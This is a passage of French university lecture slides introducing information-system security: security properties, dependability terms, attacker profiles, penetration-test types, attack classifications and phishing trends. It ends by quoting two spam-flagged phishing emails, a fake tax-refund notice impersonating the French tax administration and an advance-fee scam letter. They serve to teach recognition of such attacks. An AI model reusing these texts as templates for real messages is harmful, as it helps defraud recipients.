SÉCURITÉ DES SYSTÈMES D'INFORMATION


INTRODUCTION

Romain Cayre, Vincent Nicomette, Vincent Migliore

inspiré du cours d'Eric Alata, Yves Deswartes, Vincent Nicomette et Benoit Morgan

COMMENT UTILISER CETTE PRÉSENTATION

- La présentation est organisée en **deux dimensions**



- Naviguez en utilisant les flèches directionnelles → → ↑ ↓
- Vous pouvez afficher la vue d'ensemble en appuyant sur ESC ou O
- Vous pouvez faire une recherche avec Shift + Ctrl + F
- Vous pouvez sauter directement avec G + le numéro ou le nom de la slide (par exemple G *rappels* ou G *8*)

APPRENTISSAGES CRITIQUES

IMAGINER				
Analyser les besoins pour définir les spécifications de services/systèmes informatiques ou réseaux dans un environnement collaboratif et complexe				
Décrire et formaliser les exigences d'un système informatique complexe	Produire un état de l'art scientifique et/ou technologique et une analyse critique des hypothèses et des sources mobilisées pour définir un besoin	Analyser ses compétences et celles des membres du groupe en tenant compte des spécificités et exigences de son écosystème	Concevoir des situations dans une démarche prospective et/ou critique	
CONCEVOIR				
Concevoir des services/systèmes informatiques ou réseau, respectant des exigences fonctionnelles et non fonctionnelles dans différents écosystèmes				
Décomposer et spécifier les interfaces d'un système informatique réparti sur plusieurs niveaux d'abstraction	Produire une conception qui satisfait des exigences fonctionnelles, non-fonctionnelles et des critères d'évolutivité, et la décrire/documenter à partir de langages et de formalismes de modélisation appropriés	Élaborer des algorithmes et modèles de calcul pour un problème spécifique et caractériser leurs propriétés au regard d'exigences fonctionnelles et non fonctionnelles.	Concevoir une architecture (matérielle ou réseau), répondant à des besoins en communication et traitement, respectant des exigences fonctionnelles et non-fonctionnelles	Planifier ses actions et communiquer au sein d'une organisation en tenant compte des enjeux humains, interculturels, règlementaires, financiers, stratégiques et du cahier des charges
METTRE EN OEUVRE				
Réaliser de manière autonome des services/systèmes informatiques ou réseaux, soumis à des exigences fonctionnelles et non fonctionnelles				
Écrire des programmes cohérents dans des langages basés sur des paradigmes avancés de programmation.	Implémenter des algorithmes avancés pour le traitement de problèmes informatiques complexes.	Développer des composants matériel ou réseaux et les intégrer dans un environnement logiciel.	Déployer un système informatique complexe couvrant des exigences fonctionnelles et non-fonctionnelles.	S'engager dans une démarche de progression en identifiant et utilisant les ressources adaptées
EXPLOITER				
Analyser de manière critique le fonctionnement et les performances services/systèmes informatiques ou réseau				
Configurer des systèmes informatiques à différents niveaux d'abstraction (matériel, logiciel, réseau & télécoms)	Déployer et exploiter des tests automatiques visant assurer la fiabilité et les performances dans le temps d'un système informatique	Communiquer à l'écrit et à l'oral les résultats d'un projet, d'une expérience ou d'une réflexion en langue étrangère	Adopter une démarche transversale, prospective et critique pour justifier ses choix	

STRUCTURE DU MODULE "INTERNET & SÉCURITÉ"

- Partie 1: Introduction à la Sécurité – Romain Cayre (5 séances)
  - Définitions, classifications des attaques, contre-mesures
- Partie 2: Sécurité matérielle – Vincent Migliore (2 séances)
  - Attaques visant le matériel (attaques par canaux auxiliaires, injections de fautes)
- Partie 3: Sécurité applicative – Vincent Nicomette (2 séances)
  - Attaques par débordement de tampons sur la pile(*buffer overflow*)
- Partie 4: Sécurité des réseaux – Vincent Nicomette (2 séances)
  - Attaques et contre-mesures pour les réseaux TCP/IP

PLAN DU COURS

- Les propriétés de la sécurité
- Les attaques
- Les défenses
- La protection des systèmes informatiques

PREMIÈRES DÉFINITIONS

Système d'information

Un système d’information est l’ensemble des éléments participant au traitement, à la gestion et à la transmission d’informations entre les membres d’une communauté.

Sécurité

La sécurité des systèmes d’information est l’ensemble des moyens permettant d’assurer les propriétés de **confidentialité**, d’**intégrité** et de **disponibilité** des informations.

LES PROPRIÉTÉS DE LA SÉCURITÉ

LA SÛRETÉ DE FONCTIONNEMENT INFORMATIQUE


Sûreté de fonctionnement

La sûreté de fonctionnement d'un système informatique est la propriété qui permet de placer une confiance justifiée dans le service qu'il délivre

Attributs

- le fait d'être prêt à l'utilisation conduit à la **disponibilité**
- la continuité de service conduit à la **fiabilité**
- la non-occurrence de conséquences catastrophiques conduit à la **sécurité-innocuité**
- la non-occurrence de divulgations non-autorisées de l'information conduit à la **confidentialité**
- la non-occurrence d'altérations inappropriées du système conduit à l'**intégrité**
- l'aptitude aux réparations et aux évolutions conduit à la **maintenabilité**

LA SÛRETÉ DE FONCTIONNEMENT INFORMATIQUE



LES ENTRAVES À LA SÛRETÉ DE FONCTIONNEMENT

Entraves

- Une **défaillance** survient lorsque le service délivré dévie de l'accomplissement de la fonction du système
- Une **erreur** est la partie de l'état du système qui est susceptible d'entraîner une défaillance
- Une **faute** est la cause adjugée ou supposée d'une erreur

Chaîne fondamentale

... faute → erreur → défaillance → faute → ...

LES MOYENS POUR LA SÛRETÉ DE FONCTIONNEMENT

Éviter les fautes:

Prévention des fautes

Comment empêcher que des fautes surviennent ou soient introduites

Élimination des fautes

Comment réduire la présence (en nombre ou en gravité) des fautes

Accepter les fautes:


Tolérance aux fautes

Comment fournir un service conforme à la fonction en dépit des fautes

Prévision des fautes

Comment estimer la présence, la création et les conséquences des fautes

LA SÛRETÉ DE SÉCURITÉ-IMMUNITÉ



LA SÛRETÉ DE SÉCURITÉ-IMMUNITÉ

Sécurité(-immunité)

Assurer la confidentialité, l'intégrité et la disponibilité d'un système vis à vis des fautes **intentionnelles** (ou *malveillances*)

Malveillance

Faute **intentionnelle**, caractérisée par des logiques malignes et des intrusions

Risques associés

- Perte de **confidentialité** → divulgation non autorisée de l'information
- Perte d'**intégrité** → altération non autorisée de l'information
- Perte de **disponibilité** → incapacité d'un système à être prêt à l'utilisation

LA SÛRETÉ DE SÉCURITÉ-IMMUNITÉ

For most distributed systems, the security objectives of confidentiality, integrity, and availability of information apply. A loss of confidentiality is the unauthorized disclosure of information. A loss of integrity is the unauthorized modification or destruction of information. A loss of availability is the disruption of access to or use of information or an information system.

Définition du National Institute of Standards & Technology (NIST)

LES ENTRAVES À LA SÉCURITÉ-IMMUNITÉ

Entraves

- Une **attaque** est une faute d'interaction externe au système, dont le but est de violer un ou plusieurs des attributs de sécurité. Elle peut être aussi définie comme une tentative d'intrusion.
- Une **vulnérabilité** est une faute qui peut être accidentelle, intentionnelle, malveillante ou non malveillante placée dans les exigences, la spécification, la conception ou la configuration du système, ou dans la manière dont il est utilisé.
- Une **vulnérabilité** peut être exploitée avec une attaque pour créer une intrusion. Une intrusion est donc une faute malveillante, initiée depuis l'extérieur pendant l'utilisation du système.

Chaîne fondamentale

... vulnérabilité → attaque → intrusion → vulnérabilité → ...

LES MOYENS POUR LA SÉCURITÉ-IMMUNITÉ

Éviter les fautes intentionnelles:

Prévention des fautes

Prévention des vulnérabilités, des attaques et des intrusions

Élimination des fautes

Élimination des vulnérabilités

Accepter les fautes intentionnelles:

Tolérance aux fautes

Tolérance aux intrusions

Prévision des fautes

Prévision des vulnérabilités, des attaques et des intrusions

L'INFORMATION

Information

On définit une information comme un ensemble de **données** et de **méta-données**

Information

- **Données**: captées ou générées, traitées, stockées, transmises, affichées.
- **Méta-données**: créées et utilisées par les services sous-jacents.
- Une **méta-donnée** est une donnée à un niveau inférieur.

AUTRES PROPRIÉTÉS

Anonymat

Confidentialité de (identité de l'utilisateur)

Protection de la vie privée

Confidentialité de (identité de l'utilisateur + données personnelles)

AUTRES PROPRIÉTÉS

Authenticité d'un message

Intégrité de (contenu + identité de l'émetteur + date + ...)

Authenticité d'un document

Intégrité de (contenu + identité du créateur + date + ...)

Authenticité d'un utilisateur

Intégrité de (identité)

AUTRES PROPRIÉTÉS

Imputabilité

Disponibilité de (qui + quoi + quand + où) d'une action

Non-répudiation d'origine

Disponibilité de (identité de l'émetteur + ...) + intégrité du (contenu)

Non-répudiation de réception

Disponibilité de (identité du récepteur + ...) + intégrité du (contenu)

Protection de la propriété intellectuelle

Confidentialité de (contenu) + Intégrité du (contenant)

BESOINS DE SÉCURITÉ

En fonction des secteurs, les besoins de sécurité seront différents:

- *Défense, gouvernement*: Confidentialité >> intégrité, disponibilité
- *Finance*: Intégrité >> disponibilité > confidentialité
- *Autres (industrie, médecine, administrations...)*: ça dépend !

→ Besoin de définir les **spécificités** de l'application + une **politique de sécurité** adaptée

LES ATTAQUES

LES ATTAQUANTS ET LEURS MOTIVATIONS

Motivations variées

- **Jeu** : explorer les limites, éprouver et étendre ses connaissances, découvrir de nouvelles failles, améliorer la sécurité : “hackers”
- **Emulation, sectarisme** : groupe de hackers : “exploits”
- **Vandalisme** : montrer sa force, punir : “web defacing”, virus, vers, . . .
- **Politique, idéologie** : ex. CCC, 600 sites danois “défigurés” en février 2006
- **Vengeance** : ex. SCORES
- **Profit** : espionnage, extorsion de fonds : concurrence déloyale, crime organisé, espionnage international (attaques probablement chinoises contre des sites gouvernementaux des USA, GB, Allemagne, France, . . .)
- **Guerre informatique, terrorisme** : 2007 DDoS contre des sites estoniens, 2008 contre des sites georgiens, ...
- **Sensibilisation, lobbying**
- **Protection abusive** : ex. SONY

QUI SONT LES ATTAQUANTS ?

Utilisateur externe au système d'information: non autorisé, non authentifié

Utilisateur interne au système d'information: non autorisé, authentifié

Utilisateur interne privilégié au système d'information: autorisé, authentifié

80% des attaquants sont autorisés !

QUI SONT LES ATTAQUANTS ?


Caractéristique des attaquants

- **Organisation:** seul ? en groupe ?
- **Compétence:** novice ? averti ? expert ?
- **Comportement:** discret ? ostensible ?


Étudier les attaquants

- L'utilisation de pots de miel (ou *honeypot*) peut permettre d'étudier le comportement des attaquants

ÉTAPES PRINCIPALES D'UNE INTRUSION



DEGRÉ DE CONNAISSANCE DE L'ATTAQUANT



BlackBox

Dans ce type de test, l'auditeur n'obtient aucune information de la part du client, il s'agit de tester le système d'information en simulant une attaque depuis l'extérieur.

GreyBox

Ce test permet de simuler une attaque d'une personne partiellement accréditée avec quelques informations. Par exemple, l'auditeur recevra un couple login/mot de passe permettant d'avoir un accès au système d'information.

WhiteBox

Ce type propose un test d'intrusion avec toutes les informations à disposition de l'auditeur.
Il permet de tester une architecture complète et non pas seulement la surface d'attaque directement visible.

CLASSIFICATION DES ATTAQUES

Différentes classifications

- Il existe de nombreuses classifications (ou taxonomies) visant à classifier les attaques
- Aucune de ces classification n'est complètement adaptée à la très grande variété des attaques existantes !
- Exemples de classification:
  - Modèle actif / passif → classification en fonction de l'interaction avec le système cible
  - Modèle de Stallings → classification en fonction de la propriété de sécurité ciblée
  - ...
- Bien qu'imparfaites, ces classifications mettent en avant des aspects importants des attaques !

CLASSIFICATION DES ATTAQUES - GÉNÉRALE

Classification générale

- Interception (intégrité) : modification d'informations transmises
- Cryptanalyse (confidentialité) : obtenir des informations secrètes (messages en clair, clés, algorithme de chiffrement) à partir des informations publiques (cryptogrammes)
    - Exemple: Collisions dans MD5 en 2004
- Répudiation (intégrité) : refuser de reconnaître une opération qu'on a effectuée (répudiation d'origine, de réception)
- Déduction par inférence, furetage (confidentialité) : obtenir des informations secrètes (par exemple, des données personnelles) à partir des informations auxquelles on a accès (par exemple, statistiques)
- Déguisement, masquerade (intégrité) : se faire passer pour quelqu'un d'autre (tromper l'authentification, s'il y en a ...)
- Canaux cachés, covert channels (confidentialité) : communiquer par des moyens non-surveillés
- Canaux de fuite, side channels (confidentialité) : obtenir des informations cachées de façon détournée

INTERCEPTION - EXEMPLE

Classification générale

- Interception (intégrité) : modification d'informations transmises

Attaque de l'homme du milieu (MiTM) sur une communication Bluetooth Low Energy entre une montre et un smartphone

DÉDUCTION PAR INFÉRENCE - EXEMPLE

Classification générale

- Déduction par inférence, furetage (confidentialité) : obtenir des informations secrètes (par exemple, des données personnelles) à partir des informations auxquelles on a accès (par exemple, statistiques)

Attaque d'inférence de clé de chiffrement sur une communication RF4CE entre une TV connectée et une télécommande

DÉDUCTION PAR INFÉRENCE - EXEMPLE (2)

Classification générale

- Déduction par inférence, furetage (confidentialité) : obtenir des informations secrètes (par exemple, des données personnelles) à partir des informations auxquelles on a accès (par exemple, statistiques)

Attaque d'inférence d'informations de connexion bancaires par écoute passive d'une souris sans fil Logitech Unifying

CLASSIFICATION DES ATTAQUES

Différentes classifications

- Une autre approche pour classifier les attaques consiste à s'intéresser à ce qu'elles ciblent au sein du système:
  - L'humain ? → ingénierie sociale
  - Le matériel ? → sécurité matérielle
  - Le réseau ? → sécurité réseau
  - L'application ? → sécurité applicative
  - Les composants du système d'exploitation ? → sécurité bas-niveau / sécurité système
  - Un site ou application web ? → sécurité web

QUELQUES POINTS IMPORTANTS

Points d'attention pour le concepteur

- La surface d’attaque (c’est à dire l’ensemble des points faibles d’une application) augmente proportionnellement à la complexité
- La sécurité est contraignante pour l’utilisateur: il faut trouver un équilibre sécurité / utilisabilité
- Il est toujours préférable de sécuriser un système ou une application en amont qu’en aval

INGÉNIERIE SOCIALE


Attaques par hameçonnage – phishing (déguisement)

L'attaquant cherche à obtenir des renseignements personnels (hameçonnage de mots de passe)

Nombreux vecteurs d'attaques

- Téléphone
- Courriel
- SMS
- Réseaux sociaux
- Applications de messageries (Whatsapp / Télégram / Signal)
- ...

INGÉNIERIE SOCIALE - PHISHING



INGÉNIERIE SOCIALE - PHISHING

Statistiques annuelles de l'Anti-Phishing Working Group (Rapport annuel)

Phishing Activity Trends Reports

The APWG Phishing Activity Trends Report analyzes phishing attacks reported to the APWG by its member companies, its Global Research Partners, through the organization's website at https://apwg.org and by e-mail submissions to reportphishing@apwg.org. APWG also measures the evolution, proliferation, and propagation of crimeware by drawing from the research of our member companies.

Summary – 1st Quarter 2025

- In the first quarter of 2025, APWG observed 1,003,924 phishing attacks, This was the largest number since late 2023. [pp. 3-4]
- Criminals are sending millions of emails each day that containing QR codes. The QR codes lead consumers to phishing sites and malware. (pp.5-7)
- Attacks against the online payment and financial (banking) sectors grew in 1Q 2025, together totaling 30.9 percent of all attacks [pp. 4-5]
- The total number of wire transfer BEC attacks observed in Q1 2025 increased by 33 percent compared to the previous quarter. [pp. 8-10]

INGÉNIERIE SOCIALE - PHISHING

Exemples d'e-mails de phishing

From remboursement@impots.gouv.fr Mon Oct 5 09:17:46 2009
Return-Path: <remboursement@impots.gouv.fr>
Reply-To: <remboursement@impots.gouv.fr>
From: "L'administration Fiscale"<remboursement@impots.gouv.fr>
Subject: Notification d'impôt
Date: Mon, 5 Oct 2009 02:55:50 -0400
Content-Type: text/html; charset="Windows-1251"
X-Spam-Status: Yes
X-Spam-Score: 9.706 (*********)

Liberté • Égalité • Fraternité
RÉPUBLIQUE FRANÇAISE

DIRECTION GENERALE DES FINANCES PUBLIQUES 05/10/2009

Notification d'impôt - Remboursement

Après les derniers calculs annuels de l'exercice de votre activité, nous avons déterminé que vous êtes admissible à recevoir un remboursement d'impôt de € 178,80.

S'il vous plaît soumettre la demande de remboursement d'impôt et nous permettre de 10 jours ouvrables pour le traitement.

Pour accéder au formulaire pour votre remboursement d'impôt, cliquez ici

Un remboursement peut être retardé pour diverses raisons. Par exemple la soumission des dossiers non valides ou inscrivez aprés la date limite.

Le Conciliateur fiscal adjoint

Philippe BERGER

© Ministère du budget, des comptes publics et de la fonction publique

Date: Thu, 24 Sep 2009 11:31:29 -0700 (PDT)
From: Linda Fastus <ms_lindafastus@info2link.biz>
Subject: FROM MRS LINDA FASTUS SCHWARZ
X-Spam-Status: Yes
X-Spam-Score: 12.088 (**********)

FROM MRS LINDA FASTUS SCHWARZ
ABIDJAN COTE D'IVOIRE
PLEASE EMAIL BACK

DEAREST IN CHRIST,

KNOW THAT THIS MAIL MAY REACH YOU BY SURPRISE.AS WE DONT KNOW OURSELF PREVIOUSLY.I AM THE ABOVE NAME PERSON FROM INDIA. I AM MARRIED TO MR FASTUS SCHWARZ ;WHO WAS THE AMBASSADOR OF JAMAICA FOR NINETEN YEARS IN COTE DIVOIRE.WE WERE MARRIED FOR FIFTEN YEARS WITHOUT A CHILD. HE DIED IN DECEMBER 27TH 2004 AFTER A BRIEF ILLNESS THAT LASTED FOR ONLY TWO WEEKS

BEFORE HIS DEATH WE ARE HAPPY HUSBAND AND WIFE CHRISTIAN FAMILY. SINCE HIS DEATH IDECIDED NOT TO REMARRY OR GET A CHILD OUTSIDE MY MATRIMONIAL HOME WHICH THE BIBLE IS AGAINST. WHEN MY LATE HUSBAND WAS ALIVE, HE DEPOSITED THE SUM OF (USD $12.7MILLION) TWELVE MILLION SEVEN HUNDRED THOUSAND U.S.DOLLARS INTO A BOX FOR SECURITY REASON AND THE MONEY STILL WITH THE SECURITY COMPANY HERE IN ABIDJAN COTE D'IVOIRE.

MEANWHILE, I HAVE NOT TELL ANY BODY THE CONTENT OF THIS DEPOSIT IN THE SECURITY COMPANY.I AM TELLING YOU THE CONTENT REASON THAT I WANT YOU TO ASSIST ME USE THE FUND FOR THE WORK OF GOD. EVEN DO YOU ARE NOT A CHRISTAIN.THAT IS NOT A PROBLEM .WHAT I WANT IS FOR YOU TO USE IT AND HELP THE HELPLESS PEOPLE AROUND YOU .TO HELP THE ORPHANAGES, WIDOWS, AND MOTHERLES CHILDRENS

